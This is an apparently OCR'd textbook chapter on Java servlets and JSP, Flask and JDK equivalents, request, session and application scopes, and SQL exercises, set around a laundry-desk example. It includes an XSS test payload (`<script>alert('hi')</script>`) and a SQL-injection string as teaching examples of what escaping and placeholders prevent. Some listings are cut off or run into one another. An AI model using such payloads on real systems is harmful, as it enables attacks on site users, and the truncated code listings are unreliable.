

Figure 8.5 The queue page in the MVC arrangement: the servlet reads and decides, the model travels in request scope, the JSP page only displays.

The servlet and JSP solution. **Listing 8.39** is the bean, **Listing 8.40** the controller, **Listing 8.41** the view, and **Listing 8.42** the deployment descriptor that tells the servlet where the database is.

Listing 8.39 `QueueItem.java`: one line of the queue as a JavaBean, read-only, with getters for the page.

```
// QueueItem.java - Problem 8.11: one line of the queue, as a JavaBean the JSP page can
read.
package laundry;

public class QueueItem {
    private final String id, status, rack, customer, service;
    private final int unit;

    public QueueItem(String id, String status, String rack, String customer, String
service, int unit) {
        this.id = id;
        this.status = status;
        this.rack = rack;
        this.customer = customer;
        this.service = service;
        this.unit = unit;
    }

    // Getters are what ${b.id}, ${b.customer} ... call in the page.
    public String getId() { return id; }
    public String getStatus() { return status; }
    public String getRack() { return rack; }
    public String getCustomer() { return customer; }
    public String getService() { return service; }
    public int getUnit() { return unit; }

    @Override
    public String toString() {
        return id + " " + status + " " + rack + " " + customer + ", " + service + " x " +
unit;
    }
}
```

Listing 8.40 `QueueServlet.java`: the controller. It writes no HTML: it fills request scope and forwards.

```java
// QueueServlet.java - Problem 8.11: the controller. It reads the database, puts the model
in
// request scope and forwards to the view, /WEB-INF/queue.jsp. It writes no HTML itself.
package laundry;

import jakarta.servlet.ServletException;
import jakarta.servlet.annotation.WebServlet;
import jakarta.servlet.http.HttpServlet;
import jakarta.servlet.http.HttpServletRequest;
import jakarta.servlet.http.HttpServletResponse;

import java.io.IOException;
import java.sql.*;
import java.util.ArrayList;
import java.util.List;

@WebServlet("/queue")
public class QueueServlet extends HttpServlet {
    static final String SQL = """
            SELECT b.id, b.status, b.rack, c.name, s.description, b.unit
              FROM Bill b JOIN Customer c ON c.id = b.Customer_id JOIN Service s ON s.id =
b.Service_id
             WHERE b.Outlet_id = ? AND b.status IN ('queued', 'finished')
             ORDER BY b.status <> 'finished', b.arrived""";

    private String dbPath() {
        String p = getServletContext().getInitParameter("laundryDb");     // from web.xml,
if set
        return p != null ? p : System.getenv().getOrDefault("LAUNDRY_DB", "laundry.db");
    }

    @Override
    protected void doGet(HttpServletRequest req, HttpServletResponse resp) throws
ServletException, IOException {
        String outlet = req.getParameter("outlet") == null ? "O01" :
req.getParameter("outlet");
        List<QueueItem> items = new ArrayList<>();
        String outletName;
        try (Connection c = DriverManager.getConnection("jdbc:sqlite:" + dbPath())) {
            try (PreparedStatement st = c.prepareStatement("SELECT name FROM Outlet WHERE
id = ?")) {
                st.setString(1, outlet);
                ResultSet rs = st.executeQuery();
                if (!rs.next()) {
                    resp.sendError(HttpServletResponse.SC_NOT_FOUND, "No outlet " +
outlet);
                    return;
                }
                outletName = rs.getString(1);
            }
            try (PreparedStatement st = c.prepareStatement(SQL)) {
                st.setString(1, outlet);
                ResultSet rs = st.executeQuery();
```

Listing 8.40 (Continued) *QueueServlet.java: the controller. It writes no HTML: it fills request scope and forwards.*

```
                while (rs.next()) {
                    items.add(new QueueItem(rs.getString(1), rs.getString(2),
rs.getString(3),
                            rs.getString(4), rs.getString(5), rs.getInt(6)));
                }
            }
        } catch (SQLException e) {
            throw new ServletException(e);
        }
        req.setAttribute("outlet", outlet);                // the model, in request scope
        req.setAttribute("outletName", outletName);
        req.setAttribute("items", items);
        req.getRequestDispatcher("/WEB-INF/queue.jsp").forward(req, resp);
    }
}
```

Listing 8.41 `queue.jsp`: the view. Expression Language to read, JSTL to loop, `c:out` to escape.

```
<%-- queue.jsp - Problem 8.11: the view. It only displays what QueueServlet put in request
scope. --%>
<%@ page contentType="text/html; charset=UTF-8" %>
<%@ taglib prefix="c" uri="jakarta.tags.core" %>
<!DOCTYPE html>
<html lang="en">
<head><meta charset="utf-8"><title>Queue <c:out value="${outlet}"/></title></head>
<body>
<h1>Queue at <c:out value="${outletName}"/></h1>
<p>${items.size()} bills are in the shop.</p>
<table>

<tr><th>Bill</th><th>Status</th><th>Rack</th><th>Customer</th><th>Service</th><th>Qty</th><
/tr>
  <c:forEach var="b" items="${items}">
  <tr>
    <td><c:out value="${b.id}"/></td>
    <td><c:out value="${b.status}"/></td>
    <td><c:out value="${b.rack}"/></td>
    <td><c:out value="${b.customer}"/></td>   <%-- c:out escapes < > & ' " --%>
    <td><c:out value="${b.service}"/></td>
    <td>${b.unit}</td>
  </tr>
  </c:forEach>
</table>
</body>
</html>
```

Listing 8.42 `web.xml`: one context parameter, the path of the database file.

```
<?xml version="1.0" encoding="UTF-8"?>
<!-- web.xml - Problems 8.11 and 8.12: tells the servlets where the database is. -->
<web-app xmlns="https://jakarta.ee/xml/ns/jakartaee" version="6.0">
  <context-param>
    <param-name>laundryDb</param-name>
    <param-value>C:/laundry/laundry.db</param-value>   <!-- change to your own path -->
  </context-param>
</web-app>
```

Running it. On a real container, the steps of Chapter 7 apply: compile the two classes against the servlet API jar into `WEB-INF/classes`, copy `sqlite-jdbc-3.53.2.0.jar` and the two JSTL 3.0 jars (the API `jakarta.servlet.jsp.jstl-api` and an implementation such as `org.glassfish.web:jakarta.servlet.jsp.jstl`) into `WEB-INF/lib`, and copy the whole `web` folder into Tomcat's `webapps` folder as `laundry` [17], [18]. No container could be installed on the

machine used for this chapter, so the two servlet classes were compiled against the official `jakarta.servlet-api-6.0.0.jar`, and then *run* in **Listing 8.43**, a stand-in container of about a hundred lines that fakes the request, the response, the session and the context with `java.lang.reflect.Proxy`. It calls the servlet exactly as a container would (`init` once, then `service` for each request), and where a container would run the JSP page, it prints the model the page would receive.

Listing 8.43 `StubContainer.java`: just enough of a servlet container to run the two servlets of this section.

```
// StubContainer.java - Problems 8.11 and 8.12: a very small stand-in for Tomcat, so that
the two
// servlets can be RUN here without a container. It fakes just enough of the Servlet API
// (request, response, session, context, dispatcher) with java.lang.reflect.Proxy.
// It cannot run a JSP page: a forward is reported, with the model the page would receive.

Listing 8.43 (Continued) *StubContainer.java: just enough of a servlet container to run the two servlets of this section.*

```
    public static void main(String[] args) throws Exception {
        if (args.length > 0 && args[0].equals("queue")) {                    // Problem
8.11
            laundry.QueueServlet q = new laundry.QueueServlet();
            start(q);
            get(q, "browser A", Map.of("outlet", "O03"));
            get(q, "browser A", Map.of("outlet", "O09"));
            q.destroy();
        } else {                                                             // Problem
8.12
            laundry.VisitServlet v = new laundry.VisitServlet();
            start(v);
            get(v, "Rina", Map.of());
            get(v, "Rina", Map.of());
            get(v, "Bayu", Map.of());
            get(v, "Rina", Map.of());
            v.destroy();
        }
    }
}
```

```
browser A: GET {outlet=O03}
  forward to /WEB-INF/queue.jsp with request attributes:
    outlet = O03
    outletName = Profitina Laundry Wiyung
    items = 10 items:
      B1097 finished C04 Rafi Susanto, Ironing only (per kg) x 3
      B1321 finished B14 Nadia Zulkarnain, Wash, dry & fold (per kg) x 6
      B1542 finished C05 Farah Putri Kusuma, Dry cleaning - dress/kebaya (per item) x 2
      B2403 finished C11 Winda Firmansyah, Wash, dry & fold (per kg) x 10
      B2938 finished A05 Syaiful Wijaya, Wash, dry & fold (per kg) x 5
      B2940 queued C06 Susanti Mahendra, Bed cover, any size (per item) x 1
      B2941 queued C18 Farah Wijaya, Wash, dry & fold (per kg) x 8
      B2944 queued A01 Nurul Suryadi, Wash, dry & fold (per kg) x 5
      B2950 queued A02 Ma'ruf Saputra, Wash, dry & fold (per kg) x 6
      B2952 queued B07 Khadijah Zulkarnain, Wash, dry & fold (per kg) x 5
browser A: GET {outlet=O09}
  sendError 404: No outlet O09
```

Line by line. The servlet reads the parameter `outlet` and falls back to `O01`. It asks the `Outlet` table first; an unknown outlet gets `sendError(404, …)`, as the second request shows. The main query orders by `b.status <> 'finished'`, a comparison that is 0 (false) for finished bills and 1 (true) for queued ones, so the finished ones come first, then by arrival time. Each row becomes a `QueueItem`. The page's `${b.customer}` calls `getCustomer()`, which is why the bean needs getters and not merely fields. `setAttribute` puts the model in request scope, the narrowest scope that lives long enough for a forward, and `forward` hands over the request; the browser never learns that a second resource was involved. In the page, `<c:forEach>` repeats its body once per item, and every text value goes through `<c:out>`, which escapes the five special characters of HTML. The quantity is printed with a bare `${b.unit}` because it is an `int` and cannot contain markup.

The Python and Java solutions. Outside a container, the same division into controller and view is still the right shape. In Flask (**Listing 8.44**) the route function is the controller and a Jinja template is the view; Jinja escapes every `{{ … }}` by default. In the plain Java version (**Listing 8.45**) one method is the controller and another the view.

Listing 8.44 `p811_queue.py`: the queue page with a Flask route and a Jinja template, and the escaping experiment.

```
# p811_queue.py - Problem 8.11 in Flask: the route is the controller, the Jinja template is
the view.
import os
import sqlite3

from flask import Flask, abort, render_template_string, request

DB = os.environ.get("LAUNDRY_DB") or os.path.join(os.path.dirname(__file__), "..", "data",
"laundry.db")
app = Flask(__name__)

VIEW = """<!DOCTYPE html>
<html lang="en">
<head><meta charset="utf-8"><title>Queue {{ outlet }}</title></head>
<body>
<h1>Queue at {{ outlet_name }}</h1>

        ex.close();
    }
```

Listing 8.45 (Continued) *P811Queue.java: the queue page on the JDK's server, with a controller method and a view method.*

```
    public static void main(String[] args) throws Exception {
        HttpServer server = HttpServer.create(new InetSocketAddress("127.0.0.1", 0), 0);
        server.createContext("/queue", P811Queue::queue);
        server.start();
        String u = "http://127.0.0.1:" + server.getAddress().getPort() + "/queue?outlet=";
        HttpClient client = HttpClient.newHttpClient();
        try {
            System.out.println(client.send(HttpRequest.newBuilder(URI.create(u +
"O03")).build(),
                    HttpResponse.BodyHandlers.ofString()).body());
            System.out.println("GET /queue?outlet=O09 -> " +
client.send(HttpRequest.newBuilder(URI.create(u + "O09")).build(),
                    HttpResponse.BodyHandlers.ofString()).statusCode());
        } finally {
            server.stop(0);
        }
    }
}
```

The two programs produced the same page, byte for byte. Here is the Python run:

```
<!DOCTYPE html>
<html lang="en">
<head><meta charset="utf-8"><title>Queue O03</title></head>
<body>
<h1>Queue at Profitina Laundry Wiyung</h1>
<p>10 bills are in the shop.</p>
<table>

<tr><th>Bill</th><th>Status</th><th>Rack</th><th>Customer</th><th>Service</th><th>Qty</th><
/tr>
  <tr><td>B1097</td><td>finished</td><td>C04</td><td>Rafi Susanto</td><td>Ironing only (per
kg)</td><td>3</td></tr>
  <tr><td>B1321</td><td>finished</td><td>B14</td><td>Nadia Zulkarnain</td><td>Wash, dry
&amp; fold (per kg)</td><td>6</td></tr>
  <tr><td>B1542</td><td>finished</td><td>C05</td><td>Farah Putri Kusuma</td><td>Dry
cleaning - dress/kebaya (per item)</td><td>2</td></tr>
  <tr><td>B2403</td><td>finished</td><td>C11</td><td>Winda Firmansyah</td><td>Wash, dry
&amp; fold (per kg)</td><td>10</td></tr>
  <tr><td>B2938</td><td>finished</td><td>A05</td><td>Syaiful Wijaya</td><td>Wash, dry &amp;
fold (per kg)</td><td>5</td></tr>
  <tr><td>B2940</td><td>queued</td><td>C06</td><td>Susanti Mahendra</td><td>Bed cover, any
size (per item)</td><td>1</td></tr>
  <tr><td>B2941</td><td>queued</td><td>C18</td><td>Farah Wijaya</td><td>Wash, dry &amp;
fold (per kg)</td><td>8</td></tr>
  <tr><td>B2944</td><td>queued</td><td>A01</td><td>Nurul Suryadi</td><td>Wash, dry &amp;
fold (per kg)</td><td>5</td></tr>
  <tr><td>B2950</td><td>queued</td><td>A02</td><td>Ma&#39;ruf Saputra</td><td>Wash, dry
&amp; fold (per kg)</td><td>6</td></tr>
  <tr><td>B2952</td><td>queued</td><td>B07</td><td>Khadijah Zulkarnain</td><td>Wash, dry
&amp; fold (per kg)</td><td>5</td></tr>
</table>
</body>
</html>
GET /queue?outlet=O09 -> 404 NOT FOUND
escaped: <td>&lt;script&gt;alert(&#39;hi&#39;)&lt;/script&gt;</td>
|safe:   <td><script>alert('hi')</script></td>
```

The Java run ends with `GET /queue?outlet=O09 -> 404` (Flask adds the reason phrase, `NOT FOUND`) and has no escaping experiment; the rest is identical.

A tempting wrong solution. In the JSP page, `<td>${b.customer}</td>` is shorter than `<td><c:out value="${b.customer}"/></td>` and shows the same names, so it is tempting. But

the Expression Language does *not* escape what it prints. The day a customer registers with the name `<script>alert('hi')</script>` (and Problem 8.2's registration form lets anyone register), every queue screen in the shop runs that script. The last two lines of the Python run show both sides of it: the escaped cell displays the name as harmless text, while `|safe`, which switches escaping off exactly as a bare `${…}` does, sends a live `<script>` element to the browser. The attack is called *cross-site scripting*, and the defense is to escape at output, every time, which is what `c:out`, Jinja's default and the `h()` functions of this chapter do.

> **CHECK YOURSELF.** A colleague moves the SQL query into the JSP page, inside a scriptlet, "because it is only one query". Name two things that become harder.
>
> *Answer.* Testing: the query can now only be run by rendering the page in a container, whereas in the servlet it can be run by a stand-in such as **Listing 8.43** or a unit test. Reuse and change: a second view of the same data (a JSON version, a printout) must copy the query, and a change to the table must be found in every page. A third answer is also right: errors in the query now appear as errors in a generated servlet whose line numbers do not match the page (Chapter 7).

8.7.2 Problem 8.12 — Four places to keep a number

> **PROBLEM.** A page must show each visitor how many times *he* has visited it, and how many visits *all* visitors have made together. Write it as a servlet, explain which variables are created when, and show the result for two visitors. Give Java and Python equivalents.

In our own words. Two counters with different lifetimes and different owners: "your visits" belongs to one visitor and lives as long as his session; "all visits" belongs to the application and lives as long as the application runs. The question is where in a servlet each one goes.

Design. A servlet offers four places to keep a value, and **Table 8.5** lists them with their lifetime and who shares them. The key fact from Chapter 7 is in the second row: the container creates *one* object of each servlet class and sends every request, from every visitor, to that same object, often on several threads at once.

Table 8.5 Four places to keep a value in a servlet. Only the session is private to one visitor.

Where	Created	Destroyed	Shared by
a local variable inside `doGet`	at every request	at the end of that request	nobody
a field of the servlet	once, when the container creates the servlet	when the servlet is destroyed	every visitor and every thread
a session attribute	at the visitor's first `getSession()`	at logout or time-out	one visitor's requests
an application (context) attribute	when set, usually in `init()`	when the application stops	every visitor

The servlet solution. **Listing 8.46** keeps a number in all four places and prints all four, so that we can watch them.

Listing 8.46 `VisitServlet.java`: a local variable, a field, a session attribute and an application attribute, printed side by side.

```
// VisitServlet.java - Problem 8.12: one servlet object, four places to keep a number, and
the
// three lifecycle methods the container calls: init() once, service() per request,
destroy() once.
package laundry;

import jakarta.servlet.ServletContext;
import jakarta.servlet.annotation.WebServlet;
import jakarta.servlet.http.HttpServlet;
import jakarta.servlet.http.HttpServletRequest;
import jakarta.servlet.http.HttpServletResponse;
import jakarta.servlet.http.HttpSession;

import java.io.IOException;

@WebServlet("/visits")
public class VisitServlet extends HttpServlet {
    private int fieldCount = 0;       // WRONG home for "your visits": this one object
serves every visitor

    @Override
    public void init() {
        getServletContext().setAttribute("total", 0);
        System.out.println("init(): VisitServlet created");
    }

    @Override
    protected void doGet(HttpServletRequest req, HttpServletResponse resp) throws
IOException {
        int local = 0;
        local++;                                        // a local variable is born and
dies per request
        synchronized (this) {
            fieldCount++;                               // shared by all visitors (and all
threads)
        }
        HttpSession session = req.getSession();         // this visitor only
        Integer mine = (Integer) session.getAttribute("mine");
        mine = (mine == null) ? 1 : mine + 1;
        session.setAttribute("mine", mine);
        ServletContext app = getServletContext();       // the whole application
        int total;
        synchronized (app) {
            total = (Integer) app.getAttribute("total") + 1;
            app.setAttribute("total", total);
        }
        resp.setContentType("text/plain; charset=UTF-8");
        resp.getWriter().printf("local=%d field=%d session=%d application=%d%n", local,
fieldCount, mine, total);
    }
```

Listing 8.46 (Continued) *VisitServlet.java: a local variable, a field, a session attribute and an application attribute, printed side by side.*

```
    @Override
    public void destroy() {
        System.out.println("destroy(): VisitServlet removed after " + fieldCount + "
requests");
    }
}
```

Run in the stand-in container of **Listing 8.43**, with Rina visiting twice, then Bayu once, then Rina again:

```
init(): VisitServlet created
Rina: GET {}
  local=1 field=1 session=1 application=1
Rina: GET {}
  local=1 field=2 session=2 application=2
Bayu: GET {}
  local=1 field=3 session=1 application=3
Rina: GET {}
  local=1 field=4 session=3 application=4
destroy(): VisitServlet removed after 4 requests
```

Line by line. `init()` ran once, before the first request, and `destroy()` once, at the end; `service` (which calls `doGet`) ran four times. The local variable is 1 every time: it is born and dies with each request. The field counts every request from everybody, 1, 2, 3, 4, and so does the application attribute. The session attribute is the only one that answers "your visits": Rina sees 1, 2 and then 3, while Bayu sees 1. Both shared counters are updated inside `synchronized` blocks, because two requests on two threads could otherwise read the same old value, both add one, and lose a visit. The application attribute is set to 0 in `init()`, so that `doGet` can always read it.

The Python and Java solutions. Listing 8.47 keeps "your visits" in Flask's session and "all visits" in a module variable guarded by a lock; **Listing 8.48** keeps them in a map of sessions and an `AtomicInteger`. Each simulates the two visitors with two clients that keep separate cookies, and both printed:

Listing 8.47 `p812_visits.py`: per-visitor and per-application counts in Flask.

```python
# p812_visits.py - Problem 8.12 in Flask: "your visits" in the session, "all visits" in the
application.
import os
import threading

from flask import Flask, session

app = Flask(__name__)
app.secret_key = os.environ.get("LAUNDRY_SECRET") or os.urandom(32)
all_visits = 0                                          # one number for the whole
application
lock = threading.Lock()                                  # a real server runs requests in
parallel

@app.get("/visits")
def visits():
    global all_visits
    session["mine"] = session.get("mine", 0) + 1        # this visitor only (a signed
cookie)
    with lock:
        all_visits += 1
        total = all_visits
    return f"your visits={session['mine']}, all visits={total}"

if __name__ == "__main__":
    browsers = {"Rina": app.test_client(), "Bayu": app.test_client()}   # each keeps its
own cookies
    for who in ("Rina", "Rina", "Bayu", "Rina"):
        print(f"{who}: {browsers[who].get('/visits').get_data(as_text=True)}")
```

Listing 8.48 `P812Visits.java`: the same counts on the JDK's server, with two cookie-keeping clients.

```
// P812Visits.java - Problem 8.12 on the JDK's HTTP server: per-visitor and per-application
counts.
// Run: java P812Visits
import com.sun.net.httpserver.HttpExchange;
import com.sun.net.httpserver.HttpServer;

import java.io.IOException;
import java.net.CookieManager;
import java.net.InetSocketAddress;
import java.net.URI;
import java.net.http.HttpClient;
import java.net.http.HttpRequest;
import java.net.http.HttpResponse;
import java.nio.charset.StandardCharsets;
import java.util.Map;
import java.util.UUID;
import java.util.concurrent.ConcurrentHashMap;
import java.util.concurrent.atomic.AtomicInteger;

public class P812Visits {
    static final AtomicInteger ALL = new AtomicInteger();                    //
application scope
    static final Map<String, AtomicInteger> MINE = new ConcurrentHashMap<>(); // session id
-> count

    static void visits(HttpExchange ex) throws IOException {
        String cookie = ex.getRequestHeaders().getFirst("Cookie");
        String sid = cookie != null && cookie.startsWith("SID=") ? cookie.substring(4) :
null;
        if (sid == null || !MINE.containsKey(sid)) {                         // a new
visitor: new session
            sid = UUID.randomUUID().toString();
            MINE.put(sid, new AtomicInteger());
            ex.getResponseHeaders().add("Set-Cookie", "SID=" + sid + "; Path=/; HttpOnly");
        }
        String text = "your visits=" + MINE.get(sid).incrementAndGet() + ", all visits=" +
ALL.incrementAndGet();
        byte[] b = text.getBytes(StandardCharsets.UTF_8);
        ex.sendResponseHeaders(200, b.length);
        ex.getResponseBody().write(b);
        ex.close();
    }
```

Listing 8.48 (Continued) *P812Visits.java: the same counts on the JDK's server, with two cookie-keeping clients.*

```
    public static void main(String[] args) throws Exception {
        HttpServer server = HttpServer.create(new InetSocketAddress("127.0.0.1", 0), 0);
        server.createContext("/visits", P812Visits::visits);
        server.start();
        URI u = URI.create("http://127.0.0.1:" + server.getAddress().getPort() +
"/visits");
        Map<String, HttpClient> browsers = Map.of(                            // each
keeps its own cookies
                "Rina", HttpClient.newBuilder().cookieHandler(new CookieManager()).build(),
                "Bayu", HttpClient.newBuilder().cookieHandler(new
CookieManager()).build());
        try {
            for (String who : new String[] {"Rina", "Rina", "Bayu", "Rina"}) {
                String body = browsers.get(who).send(HttpRequest.newBuilder(u).build(),
                        HttpResponse.BodyHandlers.ofString()).body();
                System.out.println(who + ": " + body);
            }
        } finally {
            server.stop(0);
        }
    }
}
```

```
Rina: your visits=1, all visits=1
Rina: your visits=2, all visits=2
Bayu: your visits=1, all visits=3
Rina: your visits=3, all visits=4
```

A tempting wrong solution. Keep "your visits" in a field, because a field "remembers between requests", which is true. Look at Bayu's first visit in the servlet output: the field says 3. Bayu has visited once; the 3 counts Rina's visits too, because there is only one servlet object and it serves everyone. In a JSP page the same mistake is written `<%! int count = 0; %>`: a *declaration* becomes a field of the generated servlet (Chapter 7), so the page shows every visitor the same shared number. Anything that belongs to one visitor (his count, his basket, his identity) goes in the session.

> **CHECK YOURSELF.** For each value, choose the scope: (a) the message "Payment recorded" shown once after a redirect; (b) the list of bills a JSP page displays; (c) the number of customers currently logged in; (d) a cashier's chosen outlet for the rest of the day.
>
> *Answer.* (a) Session, removed as soon as it has been shown: the "flash" of the Laundry Desk; request scope would not survive the redirect. (b) Request: it is needed only while this one page is built. (c) Application, updated when sessions begin and end. (d) Session: it belongs to one cashier and should end when she logs out.

8.8 The Problems of This Chapter Compared

Table 8.6 lays the twelve problems side by side. Read down the last column: in every problem the tempting solution works on the ordinary example and fails on one particular input or one particular situation, and in most problems that situation is not the example given in the statement. That is the strongest argument this chapter can make for Step 6 of the method: write the edge cases down before you write the code.

Table 8.6 The twelve problems of the chapter: what each practices and the case its tempting solution gets wrong.

Problem	Topic	Main idea	What the tempting solution gets wrong
8.1	database design	entities, keys, enforced foreign keys	SQLite without `PRAGMA foreign_keys = ON` stores orphans
8.2	authentication	salted slow hash, new session id at login	an unsalted fast hash reveals equal passwords
8.3	CRUD features	front controller, transactions, server-side checks	trusting the browser's `min="1"`
8.4	evidence and delivery	acceptance test over HTTP, `.gitignore`, environment settings	a secret committed once stays in the history
8.5	SQL reports	`WHERE` for rows, `HAVING` for groups, half-open ranges	`BETWEEN` loses the last day; text-bound numbers
8.6	SQL injection	placeholders keep input out of the SQL text	`' OR 1=1 --` reveals a stranger's bill
8.7	cookies and sessions	facts stay on the server; signed is not secret	a `role` cookie is edited to `staff`
8.8	XML output	build a tree, let the library escape	`&` in a description breaks the document
8.9	XML Schema	well-formed, then valid	a well-formed `lost`, `five`, `USD` is accepted
8.10	JSON	numbers as numbers	MySQL `DECIMAL` becomes a string; `+` joins text
8.11	servlet and JSP	controller fills request scope, view only displays	bare `${…}` does not escape
8.12	lifecycle and scopes	one servlet object, many visitors	a field counts everybody's visits

8.9 Profitina in Practice

Profitina, an AI-visibility (GEO) platform in production at app.profitina.com, measures how ready a brand's website is to be cited by AI answer engines and then helps fix what it finds. The ideas of this chapter are visible in the public shape of that product, at a larger scale than a laundry desk.

Accounts, sessions and personal data. Profitina's account features are built for Indonesia's personal data protection law, UU PDP 27/2022: passwords are stored with Argon2id, a slow salted hash of the same family as the PBKDF2 of Problem 8.2; login attempts are rate-limited; and a user can export his data, change his e-mail address or password, and delete his account entirely. Every one of those features is a small group of routes with a permission check in front, exactly the shape of **Table 8.2**, and every one depends on the identity being kept on the server, as in Problem 8.7.

One database, two engines, kept honest. The product runs on PostgreSQL in production and on SQLite in parts of its test path, with a guard that checks that the SQL stays valid on both. Problem 8.5 showed in miniature why such a guard earns its place: the same PDO code returned the right report on MySQL and an empty one on SQLite, because the two engines compare text and numbers differently.

Structured data for machines. Much of what Profitina checks on a website is structured data written for machines to read, such as schema.org markup, `robots.txt` and the `/llms.txt` file that

its own marketing site publishes. It is the lesson of Problems 8.8 to 8.10 turned outward: a document that a program will act on must be well-formed, must follow an agreed schema, and must use the right types.

Testing as a release gate. No release goes out until the full automated suite, well over a thousand tests, passes. The acceptance test of Problem 8.4, twenty-four checks that run in two seconds against three servers, is the same idea at the size of one chapter.

As always, the product advises and its users decide: a visibility score is a measurement with an explanation, not a guarantee. The runnable version of every idea above is the Profitina Laundry code of this chapter.

8.10 Common Mistakes, and How to Avoid Them

Designing pages before data. Tables decided on the last day break every page built on the old ones. Do Steps 2 and 3 of the method first, and draw the conceptual model before writing `CREATE TABLE` (Problem 8.1).

Declaring a foreign key that is not enforced. SQLite needs `PRAGMA foreign_keys = ON` on every connection; MySQL needs InnoDB tables. Test the key by trying to break it (Problem 8.1).

Storing passwords reversibly, or hashing them fast and unsalted. Use a slow salted hash (PBKDF2, bcrypt or Argon2) through the language's tested functions, and compare in constant time (Problem 8.2).

Keeping the session id across a login. Regenerate it at login and destroy the session at logout (Problem 8.2).

Checking only in the browser. HTML attributes such as `required` and `min` help honest users; the server must check everything again, and must compute prices itself (Problem 8.3).

Changing data with `GET`, or answering a `POST` with a page. Use `POST` for every change and answer it with a redirect (Section 8.2, Step 4).

Two related writes without a transaction. A bill without its log row, or a payment without its bill, appears the first time the second statement fails. Wrap them together (Problem 8.3).

Putting a secret in the repository. Read secrets from the environment and commit a template with no values; a secret that has been pushed must be changed, not deleted (Problem 8.4).

`BETWEEN` on timestamps. It excludes everything after midnight on the last day. Use `>= start AND < next day` (Problem 8.5).

Letting PDO bind a number as text. `execute([...])` sends strings; for a number compared with an aggregate, bind with `PDO::PARAM_INT` (Problem 8.5).

Building SQL from input. Use placeholders for every value, and a fixed list of allowed names for identifiers (Problem 8.6).

Trusting a cookie. A cookie is a claim by the visitor. Keep roles and identities in the session (Problem 8.7), and remember that a signed cookie can still be read.

Writing XML or JSON by joining strings. Build a tree or an array and let the library write the text (Problems 8.8 and 8.10).

Stopping at well-formed. Validate against a schema before acting on a document from elsewhere (Problem 8.9).

Money as a string or a float. Send whole rupiah as JSON numbers, and store money as `DECIMAL` (Problems 8.1 and 8.10).

Printing without escaping. Use `c:out`, Jinja's default escaping or an `h()` function for every value; a bare `${…}` or `|safe` is a hole (Problem 8.11).

Per-visitor data in a servlet field or a JSP declaration. There is one servlet object for everyone; use the session (Problem 8.12).

8.11 Chapter Summary

- A web problem is solved in eight steps (Section 8.2): people and verbs, nouns and tables, one place for every fact, URLs, permissions, checks, one request at a time, and secrets kept out while the write-up is kept up.
- The project of Problems 8.1 to 8.4 is one application, the Laundry Desk, written three times (PHP with PDO, Java with the JDK's HTTP server and JDBC, Python with Flask), each organized as model, view and controller, all passing the same twenty-four acceptance checks on the same database.
- Database design has two levels: the conceptual model (entities, relationships, cardinalities; **Figure 8.1**) and the physical model (tables, types, keys, constraints; **Figure 8.2**). A foreign key is only as good as its enforcement.
- Authentication stores a slow salted hash, compares in constant time, keeps the identity in a server-side or signed session, regenerates the session id at login and destroys the session at logout.
- The features follow Post/Redirect/Get, check everything on the server, let the database enforce its rules and report them in words, and group related writes into transactions.
- Delivery means evidence that can be re-run (an acceptance test over HTTP), a write-up with the parts of **Table 8.4**, a repository without secrets or data, and a deployment configured through the environment.
- SQL reports filter rows with `WHERE`, groups with `HAVING`, and timestamps with half-open ranges; bound values need the right type (Problem 8.5). Placeholders stop SQL injection (Problem 8.6). Sessions, not cookies, hold facts (Problem 8.7).
- XML and JSON are written by libraries, validated against a schema when they come from elsewhere, and carry numbers as numbers (Problems 8.8 to 8.10).
- A servlet controller fills request scope and forwards to a JSP view that only displays and always escapes (Problem 8.11); the container makes one servlet object, so per-visitor data belongs in the session (Problem 8.12, **Table 8.5**).

8.12 Exercises

Exercises 8.1, 8.2 and 8.10 ask for SQL; their solutions are in one file, **Listing 8.49**, run on the sample data. The others ask for reasoning or a short piece of code and are answered in words.

1. **(Counting by status.)** Write a query that shows how many bills of outlet O02 are in each status. What does it return on the sample data?
2. **(The best customers.)** Write a query for the three customers who were charged the most for bills received in September 2026, with the number of bills and the total. Break ties by customer id.

3. **(A stored copy.)** `Bill.payment` is copied from `Service.price × Bill.unit`, while the customer's name is never copied into `Bill`. Explain why one copy is good design and the other would not be, in terms of what happens when the source changes.
4. **(Forged requests.)** A page on another site contains a hidden form that posts to `http://your-laundry/customers/C0001/delete`. What protects the Laundry Desk today when a logged-in cashier visits that page, and what additional protection would you add?
5. **(DTD or schema.)** Write a DTD for the document of Problem 8.8. Which rules of **Listing 8.30** can it not express?
6. **(Session fixation.)** Describe, step by step, the attack that `session_regenerate_id(true)` in the login route prevents.
7. **(Sorting safely.)** The customer list should be sortable by `name`, `phone` or `credit`, chosen with `?sort=` in the URL. Why can this not be a `?` placeholder, and how do you write it safely?
8. **(Money and casts.)** A service is priced at `12500.50` by mistake. What does `(int)` in **Listing 8.35** print, and what should happen instead?
9. **(Where does the time go?)** The acceptance test sets `LAUNDRY_NOW`. What would change in its output if it did not, would any check fail, and why does freezing the clock matter anyway?
10. **(Cancelling a bill.)** Write the SQL that cancels the queued bill `B2953` as the database's rules require (see **Figure 8.4**), all or nothing, recording cashier `E0004` in the log.

8.13 Solutions to the Exercises

Exercises 8.1, 8.2 and 8.10. **Listing 8.49** contains the three solutions.

Listing 8.49 `exercises.sql`: solutions to Exercises 8.1, 8.2 and 8.10.

```sql
-- exercises.sql - solutions to the SQL exercises of Chapter 8 (SQLite and MySQL alike).

-- Exercise 8.1: bills of outlet O02 by status, as the data stands (30 September 2026,
21:00).
SELECT status, COUNT(*) AS bills
  FROM Bill
 WHERE Outlet_id = 'O02'
 GROUP BY status
 ORDER BY status;

-- Exercise 8.2: the three customers charged the most for bills received in September 2026.
SELECT c.id, c.name, COUNT(*) AS bills, SUM(b.payment) AS charged
  FROM Bill b JOIN Customer c ON c.id = b.Customer_id
 WHERE b.arrived >= '2026-09-01' AND b.arrived < '2026-10-01'
 GROUP BY c.id, c.name
